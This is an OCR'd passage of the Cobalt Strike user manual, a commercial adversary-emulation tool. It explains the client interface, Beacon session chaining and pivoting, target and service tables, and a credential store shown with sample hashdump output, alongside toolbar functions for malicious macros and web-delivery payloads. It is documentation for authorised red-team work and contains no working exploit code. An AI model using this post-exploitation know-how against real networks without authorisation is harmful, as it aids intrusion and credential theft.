
Running the Client on MacOS X

The Cobalt Strike client may not be able to show contents of the Documents, Desktop, and Downloads folders in the file browser initially. (e.g. loading scripts, uploading files, generating payloads, etc...)

By default, OSX limits what access applications have to the Documents, Desktop, and Download folders. These applications need to explicitly be granted access to these folders.


Since Cobalt Strike is a third party application, it isn't as straight forward as granting the app "Cobalt Strike" access. You may need to give the JRE running Cobalt Strike client access to the file system. You can give access to the specific Files and Folders or Full Disk Access.

You may be prompted for the access:



"java" would like to access files in your Desktop folder.

Or, if the access has been previously denied, you may need to edit the access in the OSX System Preferences / Security & Privacy / Privacy dialog:



Allow the apps below to access files and folders.

- java
  - ✓ Downloads Folder
  - ✓ Documents Folder
  - Desktop Folder
- Terminal
  - ✓ Downloads Folder
  - ✓ Desktop Folder
- Slack
  - ✓ Downloads Folder
- zoom.us
  - ✓ Downloads Folder

Click the lock to make changes.


Please be advised that other applications that use the JRE will also have this access.

NOTE:
The same steps may also need to be taken for '/bin/bash'.

User Interface

Overview

The Cobalt Strike user interface is split into two parts. The top of the interface shows a visualization of sessions or targets. The bottom of the interface displays tabs for each Cobalt Strike feature or session you interact with. You may click the area between these two parts and resize them to your liking.


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
DISCONNECTED
SYSTEM * POWERDC @ 3956
SYSTEM * ENGINEER @ 1512
jim.stevens WS1 @ 4844
SYSTEM * FILESERVER @ 2604
SYSTEM * DC @ 2300
SYSTEM * DEVELOPERWS @ 8040
Jamie.Grins DEVELOPERWS @ 6984
jgrins ubuntu
Beacon 10.10.10.198@8040 X
Processes 10.10.10.198@6984 X
Beacon 10.10.10.198@6984 X
Beacon 10.10.10.191@4844 X

```
beacon> net computers
[*] Tasked beacon to run net computers
[+] host called home, sent: 87689 bytes
[+] received output:
Computers:

 Server Name             IP Address
 -----------             ----------
 DC                      10.10.10.3
 MAIL                    10.10.10.5
 DEVELOPERWS             10.10.10.198
 FILESERVER              10.10.10.7
 WS1                     10.10.10.191
 WS2                     10.10.10.190
[WS1] jim.stevens/4844                                                          last: 2s
beacon>
```

Cobalt Strike User Interface

Toolbar

The toolbar at the top of Cobalt Strike offers quick access to common Cobalt Strike functions. Knowing the toolbar buttons will speed up your use of Cobalt Strike considerably.

⊞	Connect to another team server
⊟	Disconnect from the current team server
🎧	Create and edit Cobalt Strike’s listeners
☍	Change to the “Pivot Graph” visualization
☰	Change to the “Session Table” visualization
⌖	Change to the “Target Table” visualization
🪪	View credentials
⤓	View downloaded files
🔑	View keystrokes

🖼	View screenshots
⚙	Generate a stageless Cobalt Strike executable or DLL
☕	Setup the Java Signed Applet attack
📄	Generate a malicious Microsoft Office macro
>_	Stand up a stageless Scripted Web Delivery attack
🔗	Host a file on Cobalt Strike's web server
☁	Manage files and applications hosted on Cobalt Strike's web server
📕	Visit the Cobalt Strike support page
■	About Cobalt Strike

Session and Target Visualizations

Cobalt Strike has several visualizations each designed to aid a different part of your engagement. You may switch between visualizations through buttons on the toolbar or the **Cobalt Strike** -> **Visualization** menu.


Pivot Graph

Cobalt Strike has the ability to link multiple Beacons into a chain. These linked Beacons receive their commands and send their output through the parent Beacon in their chain. This type of chaining is useful to control which sessions egress a network and to emulate a disciplined actor who restricts their communication paths inside of a network to something plausible. This chaining of Beacons is one of the most powerful features in Cobalt Strike.

Cobalt Strike's workflows make this chaining very easy. It's not uncommon for Cobalt Strike operators to chain Beacons four or five levels deep on a regular basis. Without a visual aid it's very difficult to keep track of and understand these chains. This is where the Pivot Graph comes in.

The Pivot Graph shows your Beacon chains in a natural way. Each Beacon session has an icon. As with the sessions table: the icon for each host indicates its operating system. If the icon is red with lightning bolts, the Beacon is running in a process with administrator privileges. A darker icon indicates that the Beacon session was asked to exit and it acknowledged this command.

The firewall icon represents the egress point of your Beacon payload. A **dashed green line** indicates the use of beaconing HTTP or HTTPS connections to leave the network. A **yellow dashed line** indicates the use of DNS to leave the network.



Cobalt Strike Graph View

An arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes and TCP sockets to control Beacons in this peer-to-peer fashion. An **orange arrow** is a named pipe channel. SSH sessions use an orange arrow as well. A **blue arrow** is a TCP socket channel. A **red** (named pipe) or **purple** (TCP) arrow indicates that a Beacon link is broken.

Click a Beacon to select it. You may select multiple Beacons by clicking and dragging a box over the desired hosts. Press Ctrl and Shift and click to select or unselect an individual Beacon.

Right-click a Beacon to bring up a menu with available post-exploitation options.


Several keyboard shortcuts are available in the Pivot Graph.

- **Ctrl+Plus** — zoom in
- **Ctrl+Minus** — zoom out
- **Ctrl+0** — reset the zoom level
- **Ctrl+A** — select all hosts
- **Escape** — clear selection
- **Ctrl+C** — arrange hosts into a circle
- **Ctrl+S** — arrange hosts into a stack
- **Ctrl+H** — arrange hosts into a hierarchy.

Right-click the Pivot Graph with no selected Beacons to configure the layout of this graph. This menu also has an Unlinked menu. Select **Hide** to hide unlinked sessions in the pivot graph. Select **Show** to show unlinked sessions again.

Sessions Table

The sessions table shows which Beacons are calling home to this Cobalt Strike instance. Beacon is Cobalt Strike's payload to emulate advanced threat actors. Here, you will see the external IP address of each Beacon, the internal IP address, the egress listener for that Beacon, when the Beacon last called home, and other information. Next to each row is an icon indicating the operating system of the compromised target. If the icon is red with lightning bolts, the Beacon is running in a process with administrator privileges. A faded icon indicates that the Beacon session was asked to exit and it acknowledged this command.



	external	internal ▲	listener	user	computer	note	process	pid	arch	last
	10.10.10.7 ∞∞	10.10.10.3	local - http	SYSTEM *	DC		rundll32.exe	2300	x64	30m
	10.10.10.191 ∞∞	10.10.10.7	local - http	SYSTEM *	FILESERVER		rundll32.exe	2604	x64	6s
	10.0.0.147	10.10.10.191	local - http	jim.stevens	WS1		jusched.exe	4844	x86	726ms
		10.10.10.198	local - dns	SYSTEM *	DEVELOPERWS		rundll32.exe	3100	x86	6s
	10.10.10.198 ∞∞	10.10.10.198	local - dns	jamie.Grins	DEVELOPERWS		SecurityHealthSy...	5532	x86	12s
	10.10.10.198 ∞∞	192.168.57.18	local - dns	jgrins	ubuntu					9m
	10.10.10.7 ∞∞	192.168.58.3	local - http	SYSTEM *	POWERDC		rundll32.exe	3956	x64	3m
	192.168.58.3 ∞ ∞	192.168.58.35		SYSTEM *	ENGINEER		rundll32.exe	1512	x86	3m


Cobalt Strike Beacon Management Tool

If you use a DNS Beacon listener, be aware that Cobalt Strike will not know anything about a host until it checks in for the first time. If you see an entry with a last call time and that's it, you will need to give that Beacon its first task to see more information.

Right-click one or more Beacon's to see your post-exploitation options.

Targets Table

The Targets Table shows the targets in Cobalt Strike's data model. The targets table displays the IP address of each target, its NetBIOS name, and a note that you or one of your team members assigned to the target. The icon to the left of a target indicates its operating system. A red icon with lightning bolts indicates that the target has a Cobalt Strike Beacon session associated with it.



	address ▲	name	note
	10.10.10.1		
	10.10.10.3	**DC**	**domain controller for CORP**
	10.10.10.5	MAIL	
	10.10.10.7	**FILESERVER**	
	10.10.10.21		
	10.10.10.50		
	10.10.10.190	WS2	
	10.10.10.191	**WS1**	
	10.10.10.198	**DEVELOPERWS**	**developer's system**
	192.168.57.18	**ubuntu**	
	192.168.57.240	DEVELOPERWS	
	192.168.58.3	**POWERDC**	
	192.168.58.35	ENGINEER	SCADA HMI

Cobalt Strike Targets View

Click any of the table headers to sort the hosts. Highlight a row and right-click it to bring up a menu with options for that host. Press Ctrl and Alt and click to select and deselect individual hosts.

The target's table is a useful for lateral movement and to understand your target's network.

Tabs

Cobalt Strike opens each dialog, console, and table in a tab. Click the **X** button to close a tab. Use **Ctrl+D** to close the active tab. **Ctrl+Shift+D** will close all tabs except the active on.

You may right-click the **X** button to open a tab in a window, take a screenshot of a tab, or close all tabs with the same name.

Keyboard shortcuts exist for these functions too. Use **Ctrl+W** to open the active tab in its own window. Use **Ctrl+T** to quickly save a screenshot of the active tab.


Ctrl+B will send the current tab to the bottom of the Cobalt Strike window. This is useful for tabs that you need to constantly watch. **Ctrl+E** will undo this action and remove the tab at the bottom of the Cobalt Strike window.

Hold shift and click **X** to close all tabs with the same name. Hold shift + control and click **X** to open the tab in its own window.

Use **Ctrl+Left** and **Ctrl+Right** to quickly switch tabs. You may drag and drop tabs to change their order.

Consoles

Cobalt Strike provides a console to interact with Beacon sessions, scripts, and chat with your teammates.


Event Log X
Credentials X
Beacon 192.168.58.20@2948 X
Beacon 192.168.57.8@120 X
Beacon 10.10.10.189@3344 X

```
192.168.58.20:139
192.168.58.20:135

[+] received output:
192.168.58.1:80
192.168.58.1:22 (SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1)
192.168.58.20:445 (platform: 500 version: 6.1 name: BILLING-POWER domain: CORP)
Scanner module is complete

[-] lost link to parent beacon: 10.10.10.4
[-] lost link to parent beacon: 10.10.10.4
[+] established link to parent beacon: 10.10.10.4
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Windows\system32
[BILLING-POWER] SYSTEM */2948                                          last: 39s
beacon>
```

A Console Tab

The consoles track your command history. Use the **up arrow** to cycle through previously typed commands. The **down arrow** moves back to the last command you typed. The **history** command lists previously typed commands. The **!** command allows previously typed commands to be ran again.

> **NOTE:**
> The list of previously typed commands is not maintained between sessions. Closing a console window and then reopening it will start with no previously typed commands.

Use the **Tab** key to complete commands and parameters.

Use **Ctrl+Plus** to make the console font size larger, **Ctrl+Minus** to make it smaller, and **Ctrl+0** to reset it. This change is local to the current console only. Visit **Cobalt Strike** -> **Preferences** to permanently change the font.


Press **Ctrl+F** to show a panel that will let you search for text within the console. Use **Ctrl+A** to select all text in the console’s buffer.

Tables

Cobalt Strike uses tables to display sessions, credentials, targets, and other engagement information.

Most tables in Cobalt Strike have an option to assign a color highlight to the highlighted rows. These highlights are visible to other Cobalt Strike clients. Right-click and look for the **Color** menu.

Press **Ctrl+F** within a table to show the table search panel. This feature lets you filter the current table.



address	name	note
172.16.20.3	DC	
172.16.20.80	**GRANITE**	
172.16.20.81	COPPER	
172.16.20.128	metasploitable	
172.16.20.143	MARBLE	
172.16.20.163	QUARTZ	

Filter: ! 172.16.20.0/24 address 1 filter applied.

Table with Search Panel

The text field is where you type your filter criteria. The format of the criteria depends on the column you choose to apply the filter to. Use CIDR notation (e.g., 192.168.1.0/24) and host ranges (192.168.1-192.169.200) to filter columns that contain addresses. Use numbers or ranges of numbers for columns that contain numbers. Use wildcard characters (*, ?) to filter columns that contain strings.

The **!** button negates the current criteria. Press **enter** to apply the specified criteria to the current table. You may stack as many criteria together as you like. The **Reset** button will remove the filters applied to the current table.

Data Management

Overview

Cobalt Strike’s team server is a broker for information collected by Cobalt Strike during your engagement. Cobalt Strike parses output from its Beacon payload to extract targets, services, and credentials.


If you’d like to export Cobalt Strike’s data, you may do so through **Reporting** -> **Export Data**. Cobalt Strike provides options to export its data as TSV and XML files. The Cobalt Strike client’s export data feature merges data from all of the team servers you’re currently connected to and export TSV and XML files with data in Cobalt Strike's data model..

Targets

You may interact with Cobalt Strike's target information through **View** -> **Targets**. This tab displays the same information as the Targets Visualization.

Press **Import** to import a file with target information. Cobalt Strike accepts flat text files with one host per line. It also accepts XML files generated by Nmap (the –oX option).

Press **Add** to add new targets to Cobalt Strike's data model.



Add a new target.

Address: 192.168.1.0/24
Name:
os: Windows 8.1
Note:


Add a Target

This dialog allows you to add multiple hosts to Cobalt Strike's database. Specify a range of IP addresses or use CIDR notation in the Address field to add multiple hosts at one time. Hold down shift when you click Save to add hosts to the data model and keep this dialog open.

Select one or more hosts and right-click to bring up the hosts menu. This menu is where you change the note on the hosts, set their operating system information, or remove the hosts from the data model.

Services

From a targets display, right-click a host, and select **Services**. This will open Cobalt Strike's services browser. Here you may browse services, assign notes to different services, and remove service entries as well.



address	port	banner	note
10.10.10.0	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1	
10.10.10.21	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7	
10.10.10.5	25	220 ACME Corporation Mail Server [hMailServer]	
10.10.10.1	53		
10.10.10.3	53		
10.10.10.0	80		
10.10.10.21	80		
10.10.10.1	81		
10.10.10.3	88		
10.10.10.5	110		
10.10.10.3	135		

The Services Dialog


Credentials

Go to **View** -> **Credentials** to interact with Cobalt Strike's credential model.

Press **Add** to add an entry to the credential model. Again, you may hold shift and press **Save** to keep the dialog open and make it easier to add new credentials to the model.

Press **Copy** to copy the highlighted entries to your clipboard.

Use **Export** to export credentials in PWDump format.



user	password	realm	note	source	host
Guest	31d6cfe0d16ae...	FILESERVER		hashdump	10.10.10.4
SUPPORT_3889...	5ace382672979...	FILESERVER		hashdump	10.10.10.4
Administrator	4d714387627d0...	FILESERVER		hashdump	10.10.10.4

The Credential Model

Maintenance

Cobalt Strike's data model keeps all of its state and state metadata in the **data/** folder. This folder exists in the folder you ran the Cobalt Strike team server from.

To clear Cobalt Strike's data model: stop the team server, delete the **data/** folder, and its contents. Cobalt Strike will recreate the **data/** folder when you start the team server next.

If you'd like to archive the data model, stop the team server, and use your favorite program to store the **data/** folder and its files elsewhere. To restore the data model, stop the team server, and restore the old content to the **data/** folder.

Reporting -> **Reset Data** resets Cobalt Strike's Data Model without a team server restart.

Listener and Infrastructure Management


Overview

The first step of any engagement is to setup infrastructure. In Cobalt Strike's case, infrastructure consists of one or more team servers, redirectors, and DNS records that point to your team servers and redirectors. Once you have a team server up and running, you will want to connect to it, and configure it to receive connections from compromised systems. Listeners are Cobalt Strike's mechanism to do this.

A listener is simultaneously configuration information for a payload and a directive for Cobalt Strike to stand up a server to receive connections from that payload. A listener consists of a user- defined name, the type of payload, and several payload-specific options.

Listener Management

